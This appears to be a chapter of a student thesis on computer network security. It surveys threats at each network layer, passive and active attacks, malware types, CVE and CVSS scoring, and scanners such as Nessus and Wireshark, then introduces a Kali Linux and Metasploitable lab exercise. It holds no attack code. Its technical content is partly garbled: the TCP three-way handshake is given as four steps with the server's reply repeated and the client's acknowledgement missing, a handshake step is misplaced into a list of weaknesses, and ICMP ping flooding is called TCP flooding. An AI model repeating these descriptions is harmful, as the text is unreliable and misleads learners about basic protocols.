An unauthorized user attempting to eavesdrop on legitimate users' data transfer is known as an eavesdropping assault. Additionally, a malicious node in a wireless network can easily produce deliberate interference for the purpose of jamming (also known as denial-of-service) attacks on legitimate users' data connections. The jammer attempts to limit authorized users' access to wireless network resources, which reduces the network's usability for authorized users. [16]

### **MAC Layer threats**

A shared medium can be accessed by various network nodes due to the MAC layer and efficient channel access control techniques like CSMA/CA, CDMA, OFDMA, and others. Every network node typically has a NIC and a distinct MAC address that is used for user authentication. MAC spoofing, which is the main method of MAC attacks, refers to an attacker who makes an intentional attempt to modify the target device's assigned MAC address. The group of MAC-layer attacks also includes network injection and MITM attacks in addition to the MAC spoofing and identity theft. [16]

Typically, an MITM assault involves an attacker that first "sniffs" the network traffic in order to intercept the MAC addresses of two valid communication nodes, then assumes the identities of the two targets, and lastly establishes a connection with them.

### **Network Layer threats**

The primary goal of network-layer attacks is to take advantage of IP vulnerabilities, which include IP spoofing, IP hijacking, and the so-called Smurf attack. To be more precise, IP spoofing is the process of creating a fake IP address with the intention of concealing the attacker's genuine identity or mimicking another network node for illegal activity. Prefix hijacking, route hijacking, and border gateway protocol hijacking are a few further types of IP hijacking strategies. The Smurf attack is a DoS assault at the network layer that aims to flood a target node or a group of targets with many ICMP packets (with a fake source IP address). [16]

Attacks against network layers can be divided into a few kinds, including internal, external, passive, and active.

### **Transport Layer threats**

TCP is a transport protocol that prioritizes connections and was created to allow the dependable transfer of data packets. TCP attacks include sequence number prediction attack and TCP flooding attacks. Ping flooding, often referred to as TCP flooding, is a type of transport layer denial-of-service attack in which an attacker floods a victim node with ping requests like ICMP echo requests before the victim node responds with ping answers like ICMP echo replies. When there are enough ping requests, this will overflow the victim node's input and output buffers and may possibly cause it to lose connection to the target network. [16] [17] [18]

Flooding attacks against the UDP can be imposed by delivering an excessive amount of UDP packets rather than the ping queries used in the TCP flood attack. By employing a spoof IP address to create malicious UDP packets, the UDP flooding attacker can hide from legitimate nodes.

### **Application Layer threats**

These protocols are all vulnerable to security intrusions. The application-layer assaults can logically be divided into three categories: HTTP attacks, FTP attacks, and SMTP attacks. Malware attacks (such as Trojan horses, viruses, worms, backdoors, keyloggers, etc.), SQL injection attacks, and cross-site scripting attacks are the three main types of HTTP attacks. Large file transfers between network nodes are done via FTP, which has several security flaws of its own. FTP programs frequently experience directory traversal and FTP bounce attacks. [17] [18]

### **3.3.2 Security Threats Sources**

Weaknesses in the network infrastructure and communication protocols, which attract the interest of and present a challenge to the hacker mind, are just a couple of the aspects that contribute to the security threat to computer systems. The quick development of cyberspace into an essential global communication and business network, on which more and more transactions involving international trade and business are being carried out and many important national infrastructures are being linked. The insider impact brought on by employees who steal and sell email lists, databases, and other private firms' information. Physical theft of items like laptops and mobile devices with advanced communication capabilities and more potentially sensitive information from within enterprises.

### **3.3.3 Network infrastructure and communication protocol weaknesses**


The Internet operates as a packet network that splits data, to be Small, individually addressed packets are transmitted and downloaded on the network's mesh of switching components. Each packet navigates the network on its own, following no planned path, and is then put back together by the receiving element to form the original message. Packet networks require a strong trust connection between the transmitting elements in order to function.

The security of each individual packet and the intermediary transmitting elements must be ensured when packets are disassembled, transferred, and reassembled.

UDP and TCP, the network's two primary communication protocols, use port numbers to distinguish between higher layer services. Each server uses a port number to identify which service is required by a client, and each higher layer service on a client uses a port number to request a service from the server. Never leave a port open in the absence of a beneficial service is the rule of a secure communication protocol in a server.

When a client and server first connect, a three-way handshaking method is applied so that the client may address the server by port number. By preserving its state and the corresponding sequence number, every device in a normal TCP connection maintains track of the incoming packet sequences. When an end-host device receives a new packet, it will send back an ACK (acknowledgement) packet, containing an acknowledgement number, which means the device has successfully received the data and is awaiting further incoming data as the number indicates.[19]

A TCP three-way handshake is carried out when a TCP connection is established between a client and a server. In figure 2 the process is illustrated.



*Figure 3: Three-way handshaking of TCP connection*

Here in this process of handshaking:

- i. Client sends a SYN (synchronize) packet to the server, which has a random serial number.
- ii. Then server sends back a SYN-ACK packet, containing a random serial number and ACK number acknowledging the client's sequence number.
- iii. Again server sends back a SYN-ACK packet, that includes a random serial number and an ACK number acknowledging the client's serial number.
- iv. At last stage server sends back a SYN-ACK packet, with a random serial number and an ACK number acknowledging the client's serial number.

On the other hand, ports and three-way handshakes are frequently utilized in network interaction. There are recognizable ports that processes use. which provide services. For instance, ports 0 through 1023 are frequently utilized. by highly privileged programs and system operations. This implies that a hacker may gain access if access to these ports was compromised the entire system. Port number weaknesses are usually identifiable via port scans, both TCP and UDP protocols suffer weaknesses.[19]

The weaknesses of network infrastructure and communication protocols can include:

- i. The server sends back a SYN-ACK packet, containing a random sequence number and an ACK number acknowledging the client's sequence number.
- ii. Security vulnerabilities: Many communication protocols and network devices have security vulnerabilities that can be exploited by attackers to gain unauthorized access to sensitive information or disrupt normal network operations.
- iii. Scalability problems: Some network infrastructures and communication protocols may not be able to accommodate the increasing number of connected devices and the volume of data being transmitted, leading to network congestion and decreased performance.
- iv. Single point of failure: Some network configurations may have a single point of failure, meaning that if that component fails, the entire network will be unavailable.
- v. Complexity: Network infrastructures and communication protocols can be complex, making it difficult for administrators to manage and troubleshoot issues.
- vi. Outdated protocols: Some communication protocols may be outdated and no longer secure, making it important for organizations to regularly assess and update their network infrastructure and protocols.

It's important for organizations to regularly assess and update their network infrastructure and protocols to address these weaknesses and maintain the security, reliability, and performance of their networks.

### **3.3.4 Types of Computer Attacks**

Basic class of attacks that can lead to malware, unchecked traffic, and poor network performance. network attacks by malicious nodes. Attacks can be divided into two categories: "Passive" attacks, in which a network trespasser intercepts data passing over the network, and "Active" attacks: they occur when an intruder starts sending orders to disrupt the network's normal functioning. [20]

#### **Passive Attack**

Some passive attacks go by the labels of traffic analysis, eavesdropping and monitoring.

## **Traffic Analysis**

An attacker uses a traffic analysis attack to try to determine the sender and receiver's communication channel. An attacker can find out how much data is transferring between the sender and receiver. The traffic analysis does not alter the data in any way. [18] [20]

## **Eavesdropping**

The mobile ad hoc network was the site of this passive attack. This attack's primary objective is to extract some sensitive or secret information through communication. This secret information may be a private key, the sender's or receiver's public key, or any other secret information. [20]

## **Monitoring**

In this attack, the attacker has access to confidential material but is unable to update or modify it. [20]

## **Active Attacks**

Spoofing, wormhole, modification, denial-of-service, and sinkhole threats are some of the current attacks.

### **Spoofing**

when a malicious node presents himself incorrectly, causing the sender to modify the topology. [19] By using a fake email address, display name, phone number, text message, or website URL, a scammer might trick a victim into thinking they are communicating with a reliable, well-known source. This technique is known as spoofing. There have been many kinds of spoofing categories like email spoofing, TCP/IP spoofing and URL spoofing etc. One of the most common network spoofing techniques is IP spoofing. SYN flooding, TCP hijacking, and ARP spoofing are all part of it. ARP poisoning is another name for ARP spoofing. [19][20]

### **Wormhole**

The tunneling attack is another name for this attack. In this technique, an attacker intercepts a packet and sends it across a network tunnel to another hostile node. For a newcomer to believe that they have found the network's shortest path. [20] Where two nodes are made to communicate with each other through an out-of-band channel, allowing them to launch more attacks along the route.

### **Modification**

When a malicious node modifies the routing path in some way so that the message is sent over a long route. The assault caused the sender and recipient to experience a communication delay. [20]

### **Denial of Service- (DoS)**

In a denial-of-service attack, a malicious node sends messages to other nodes and uses up network capacity. The rogue node's primary objective is to keep the network node busy. Because the receiver is busy and must wait for the receiver to answer, if a message from an unauthenticated node comes, the receiver will not receive it. [20]

### **Sinkhole**

The base station is unable to obtain accurate and complete information due to the service attack known as sinkhole. A node attempts to draw data from every neighboring node in this assault. This attack allows for the selective modification, forwarding, or discarding of data. [20]

### **Distributed Denial of Service- (DDoS)**

Attackers continuously alter their tools to get around these security measures, and researchers alter their methods to counter new threats. The DDoS industry is rapidly becoming more and more sophisticated to the point that it is challenging to distinguish between the forest and the trees. [21]

### **3.3.5 Malware**

The term "malware" refers to a broad category of malicious software, including viruses, worms, Trojan horses, backdoors, rootkits, spyware, adware, ransomware, botnets, etc. Malware variants are categorized according to their distinctive qualities, such as their modes of infection and spread.

Malware is continually being developed by cybercriminals to find new ways to infiltrate a victim's system. Malware can propagate to host systems directly or indirectly due to user behavior. By enabling unknowing consumers to download and operate malware on their PCs, attackers deceive innocent users. Malware contaminates user data and files by corrupting a computer's boot sector, files, installed applications, and BIOS.[22]

Different types of malwares are presented below.

## **Virus**

A virus is malicious computer software that has the potential to spread to trustworthy hosts. It affixes to a helpful application or duplicates itself. It requires user intervention to enable propagation; harms the host and compromises the integrity of the data.[22]

## **Worms**

It's a self-replicating program that uses several vectors, such as Universal Serial Bus (USB) devices or email, to propagate from one device to another. It doesn't need any user's interaction to activate. It exploits flaws in installed programs or operating systems. Some of worms are Creeper, Morris worm, SQL Slammer worm, Duqu worm, Internet worm.[22]

## **Rootkit**

A rootkit is a type of malicious software (malware) designed to conceal its presence and actions from the user and other system software. It gets its name from the fact that it is usually installed at the root level of the operating system, which gives it complete control over the system.[22] Rootkits are notoriously difficult to detect and remove, as they are designed to be stealthy and avoid detection by antivirus software. Some of examples of rootkits are Knark, Rkit Cloaker, VGA rootkit, SubVert, Blue Pill, Rovnix, Stoned Bootkit, Vanquish.

## **Trojan Horse**

A Trojan horse is usually delivered to a user's system through email attachments, software downloads, or file-sharing networks. Once installed, the Trojan horse can carry out a variety of malicious actions, such as stealing personal information, installing additional malware, or hijacking the user's computer. It scans the network for vulnerabilities. Some of examples are Trojan-Banker, Trojan-Downloader, Trojan-DDoS, Trojan-Dropper, etc. [22]

## **Spyware**

It's a remote monitoring application that monitors user's activity. It keeps track of the user's private information without their awareness. Normally sensitive information is captured and given back to the attacker or others for use in nefarious actions.[22]






Figure 4:: Annual data of malware attacks in worldwide [23]

### 3.4 Computer Network Vulnerabilities

A computer system's hardware and software are not the only areas where vulnerabilities exist. Users and workers of computer network systems as well as policies and procedures, particularly security policies and procedures, are also susceptible. One might define a security vulnerability as anything in a computer network that has the potential to do harm or be exploited for an advantage because vulnerabilities can be identified in so many different parts of a network system. These dangers are now typically introduced as cyberattacks, where the attackers use a variety of techniques to exploit particular holes in order to get access to restricted regions and sensitive data.[24] The full list of potential sources for these system vulnerabilities is not yet available.

Numerous academics and security incident reporting organizations, including CERT/CC (the US Computer Emergency Response Team), NTBugtraq (the mailing list for Windows security), RUS-CERT (the German Computer Emergency Response Team), and US DOE-CIAC (the US Department of Energy Computer Incident Advisory Capability), have drawn attention to not just one but many factors that contribute to these security problems and pose threats. Due to their lower complexity and ease of testing, hardware systems are less prone to design faults than their software equivalents.

### **3.4.1 Vulnerability Evaluation**


The majority of businesses have realized the value of cyber security and are taking various precautions. A wide range of businesses in the information security and software product communities are taking part in the Common Vulnerabilities and Exposures project to prevent cyber-attack liability to a crucial asset in the fight to create and maintain safe systems. CVE, which was founded in 1999, aims to establish a standard naming convention for characterizing software vulnerabilities and to include these identifiers in security tools, services, and remedy sites for both open source and commercial software package vendors.[25] One weakness that a hacker can exploit to circumvent all other attempts to secure the organization is that many are failing to detect, and repair known security flaws in the software packages they employ as the building blocks of their networks and systems. [26]

Programmers are aware that errors such as typos, math blunders, faulty logic, and improper use of functions or instructions can be made when creating software. Occasionally, errors happen even earlier in the development process, reflecting a mistake in the specifications that were used to develop and code a certain function or a software program's capacity. Security-related errors can lead to exposes, which can reveal knowledge or capabilities that can serve as steppingstones for direct access, and vulnerabilities, which hackers can use directly to access protected data.[26]

#### **Zero Day Vulnerability**

A zero-day vulnerability is one that the vendor is either ignorant of or has not yet patched. A threat actor may use it to get access to a target network. Hackers or other attackers can then exploit sensitive material, such as corporate data and legal documents. Zero-day are extremely risky because of this. The main targets of this form of attack are companies, corporations, and organizations.

As they were previously unknown, zero-day exploits include a surprise element. An attacker adds a zero-day exploit to their plotted list of vulnerabilities, and after creating a penetration program process and payload, an attack is conducted. In particular, attackers can discover a zero-day by painstakingly scouring through lines of code for hours, weeks, or months to identify some weakness or fault. Even developers are not aware of the vulnerability, which can methodically bombard the target application. Attackers can persuade the network to divulge a tiny security hole, giving them access to run their code covertly. This is how a zero-day attack compromises a network.[27]



*Figure 5: Zero-day vulnerability life cycle.[27]*

In reality, there is no defense against threats that were discovered on a zero-day. By creating signatures, traditional security techniques find the vulnerabilities, but in the case of zero-day, signature information isn't known. As a result, standard defenses have a very difficult time to detect zero-day attacks.

### **3.4.2 Vulnerability Types**

Vulnerabilities are inherent in a system; they do not develop over time. Vulnerabilities arising from cybercrime occurrences are minimal. These are often the result of operating system flaws or incorrect network settings. On the other side, there are two ways that cyber security risks enter a system: through virus downloads or social engineering assaults. As vulnerabilities and cyber security threats are not the same thing, this classification can be confusing. Risks are the likelihood and consequences of exploiting a vulnerability. The risk is low if one or both two factors are low. The inverse is also true if it is exactly proportionate; high probability and impact of vulnerabilities result in high risks.

Generally speaking, the CIA triad of resources is related to the impact of cyberattacks. When a vulnerability is ubiquitous but has little value to a business, there is no risk.[28]

Many factors contribute to vulnerabilities, including:

- i. Software bugs: It's possible for programmers to unintentionally introduce a defect that can be used against them.
- ii. OS flaws: Operating systems that aren't safe by default might provide users unrestricted access and serve as a gateway for malware and viruses.
- iii. Internet: Tons of malware and adware available online that can be installed on computers automatically.
- iv. Familiarity: Attackers may already be aware with the common operating systems, hardware, software, and code that result in well recognized vulnerabilities.

- v. Connectivity: Devices with connections are more prone to vulnerabilities. Refrain from connecting several devices needlessly.
- vi. Complex systems: Unauthorized access, failures, and flaws are more common in complex systems.
- vii. People: Social engineering poses the greatest danger to most enterprises. Therefore, humans may be one of the primary sources of vulnerability.

Some of the most typical kind of cybersecurity vulnerabilities are listed below:

### **System Misconfiguration**

Incompatible security parameters or constraints on network assets might lead to failures in the system's operation. Cybercriminals frequently monitor networks for vulnerability and bugs in the systems. Because of the rapid digital transition, there are more network misconfigurations. Therefore, while introducing new technologies, it's crucial to work with expert security specialists.[28]

### **Weak Data Encryption**

Attackers will discover it easier to capture system messages and penetrate a network with poor or nonexistent encryption. Weak or unprotected data allows cyber attackers to get crucial information and insert incorrect data into a system. An organization's attempts to adhere to cyber security standards may be seriously compromised and imposed penalties by authorities as an outcome.[28]

### **Weak Authorization Credentials**

It is necessary that employees receive cybersecurity best practices training to avoid having their login credentials easily exploited.[28] Brute force techniques, such as guessing employee passwords, are often used by attackers to obtain control over networks and systems.

### **Poor Security Management**

In order to provide the necessary level of protection, an organization may elect to implement security rules and controls, which are both a technological and administrative security procedure. It also entails security oversight and a review of the efficiency of those measures. Implementing security risk assessment through a security policy and securing access to network resources with firewalls and powerful cryptography is the most efficient approach to achieve these objectives. These and other security measures provide the integrity, confidentiality, and accessibility of information that are necessary for the organization's various information systems. Although while security management is a complicated process

in and of itself, if it is poorly handled, the organization may experience a security nightmare.[29]

Lack of control over security deployment, administration, and monitoring leads to poor security management. When the security administrator is unaware of who sets the organization's security policy, oversees security compliance, manages system security configurations, and is in charge of handling security event and incident management, it is an indication that the security situation within the organization is not under solid control.

### 3.4.3 Vulnerability Scoring

The Common Vulnerability Scoring System (CVSS) is a way for providing an assessment of severity. There is no risk indication in the CVSS methodology. Environmental, temporal, and base components make up the three metric components of CVSS. One can modify the score produced by the Basic metrics through assessing the Temporal and Environmental metrics. The value ranges from 0 to 10. An alternative manner to represent a CVSS score is as a vector string, which is a condensed text representation of the scores' underlying values. As a result, CVSS is an ideal choice as a standard assessment approach for corporations, organizations, and governments that demand exact and consistent vulnerability severity scores. The severity of vulnerabilities found on one's systems may be determined and vulnerability mitigation measures can be prioritized using the CVSS. CVSS scores are available for practically all known vulnerabilities in the National Vulnerability Database (NVD).[30]

#### Vulnerability Severity Ratings (NVD)

In addition to the severity ratings for CVSS v3.0 as described in the CVSS v3.0 specification, NVD provides qualitative severity ratings of "Low," "Medium," and "High" for CVSS v2.0 base score ranges. According to the National Institute of standard technology (NIST)

CVSS v2.0 Rating	
Severity	Base Score Range
Low	0.0 - 3.9
Medium	4.0 - 6.9
High	7.0 - 10

Table 4: Common Vulnerability Scoring system (CVSS) v2.0 Rating [30]

CVSS v3.0 Rating	
Severity	Base Score Range
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.00 - 10.0

*Table 5: Common Vulnerability Scoring system (CVSS) v3.0 Rating [30]*

### 3.4.4 Vulnerability Analysis Tools

Because it is the first step in keeping attackers out, network vulnerability scanning has become a core practice in cybersecurity. After all, they can't assault if they can't get in. Vulnerability scanner programs allow you to identify, categorize, and characterize security flaws in computers, network infrastructure, software, and hardware devices. If vulnerabilities are discovered during a vulnerability assessment, this indicates the necessity for vulnerability disclosure. Individual teams, such as the organization that found the vulnerability or the Computer Emergency Readiness Team, typically carry out such disclosures (CERT). These flaws become the primary source of harmful activity such as cracking websites, systems, LANs, and so on.[30]

Wiresharik, OpenVAS, Tripwire IP360, Nessus, and Nikto are more common vulnerability testing tools,

#### **Nessus**

Tenable Network Security's Nessus tool is a branded and patented web vulnerability scanner. This industry's most deployed vulnerability assessment tool,[31]

- i. It protects networks from hacker penetrations by assessing vulnerabilities early on.
- ii. It can scan for vulnerabilities that allow remote hacking of sensitive data from a system.
- iii. It supports a wide range of operating systems, databases, applications, and other devices across cloud infrastructure, virtual and physical networks.

- iv. It has been installed and used by millions of users worldwide for vulnerability evaluation, configuration concerns, and other purposes.

### **Nikto**

A common free to download online scanner for vulnerabilities called Nikto, serves to find possible holes and weaknesses in websites..[31]

- i. In addition, it is used to scan for issues that could be compromising the server's functionality and to determine if the server versions are updated.
- ii. It utilized to scan different things, such a few malicious files or applications, by conducting a number of checks on web servers.
- iii. It is not a quiet tool and is used to test a web server in the shortest amount of time possible.
- iv. It is used to scan various protocols such as HTTPS, HTTPd, and HTTP. This program allows you to scan numerous ports on a single server.

### **WireShark**

Wireshark is a packet analyzer for networks. A network packet analyzer displays captured packet data as precisely as possible.[32] It is regarded as the most promising technology in the security practitioner's toolbox.

Purposes of use Wireshark

- i. It is used by network administrators to debug network issues.
- ii. It is used by network security engineers to investigate security issues.
- iii. Quality assurance professionals utilize tools to test applications on the network.
- iv. Developers apply it for diagnosing protocol implementation.
- v. The internal workings of network protocols are discovered through it.

### **OpenVAS**

An powerful scanner for vulnerabilities can be identified as OpenVAS. Its characteristics include both authenticated and unauthenticated testing, multiple types of high- and a small amount internet and commercial procedures, speed optimization for extensive scanning, and a robust internal programming language that can be used to carry out any kind of vulnerability test.[33]

The scanner obtains vulnerability detection tests from a feed with a long history and daily updates.

### **Tripwire IP360**

Vulnerability management solutions are only useful if they assist you in successfully prioritizing your efforts. Tripwire IP360™ from Fortra is an enterprise-class vulnerability management system that allows for the cost-effective reduction of cyberthreat risk by focusing remediation efforts on the highest risks and most vital assets.[34] Tripwire IP360 gives users total insight into your network, both on-premises and in the cloud, including all devices, operating systems, apps, and vulnerabilities. Tripwire IP360 is kept up to date with accurate, non-intrusive discovery signs that are current and relevant to large enterprises by the industry-leading Tripwire Vulnerability and Exposure Research Team (VERT).

#### Uses of Tripwire ip360

- i. All network assets are discovered and profiled in detail.
- ii. Architecture that is highly scalable while having a low network and system effect.
- iii. Advanced vulnerability rating and prioritization that finds the most serious threats.
- iv. Tripwire Enterprise connects vulnerability data to asset information so you can focus on the threats that matter.



## **4. Practical Part**

The hands-on section will showcase assessment of vulnerabilities and computer network security. In addition, I'll attempt to illustrate how to attack systems that are vulnerable to obtain control to the host machine. I intend to use a virtual environment for the whole experiment. Following thorough investigation, a proposal for preventing cyberattacks will be offered.

During Network scans and assessment will find host, open ports, versions of the services running on those ports, operating systems running on the devices and assess vulnerabilities that exists on those systems.

In the part of vulnerability assessment, I will perform vulnerability scans via Nessus vulnerability scanning tool. And in exploitation part will demonstrate how attackers gain access to vulnerable system.

### **4.1 Company Introduction**

AB s.r.o. is a prominent technology and IT infrastructure services company dedicated to guiding businesses on their path toward digital transformation. With a dedicated workforce of over 250 professionals, the company excels in providing comprehensive solutions across multiple domains, including the digital workplace, cloud services, application development, data management, artificial intelligence, and security and resilience services.

#### **Key Services:**

##### **Digital Workplace Solutions:**

AB enhances digital workplaces, ensuring productivity and innovation for clients.

##### **Cloud Services:**

The company offers advanced cloud solutions for data storage, scalability, and accessibility.

##### **Application Development:**

AB specializes in crafting and maintaining applications tailored to clients' unique needs.

##### **Data Management:**

The company provides robust data management solutions for efficient data utilization.

##### **Artificial Intelligence (AI):**


Leveraging AI, AB empowers clients with data-driven insights and automation.

## Security and Resilience:

AB places a strong emphasis on security and resilience to protect critical IT infrastructure.

## 4.2 Preparation and Assessment

I've setup environment on Oracle Virtual Box. There is Kali Linux as an attacker device, three of Windows device, one Ubuntu device and one Metasploitable vulnerable device for demonstration purposes in same network.



*Figure 6: Devices on Oracle Virtual Machine*

### 4.2.1 Network Scanning

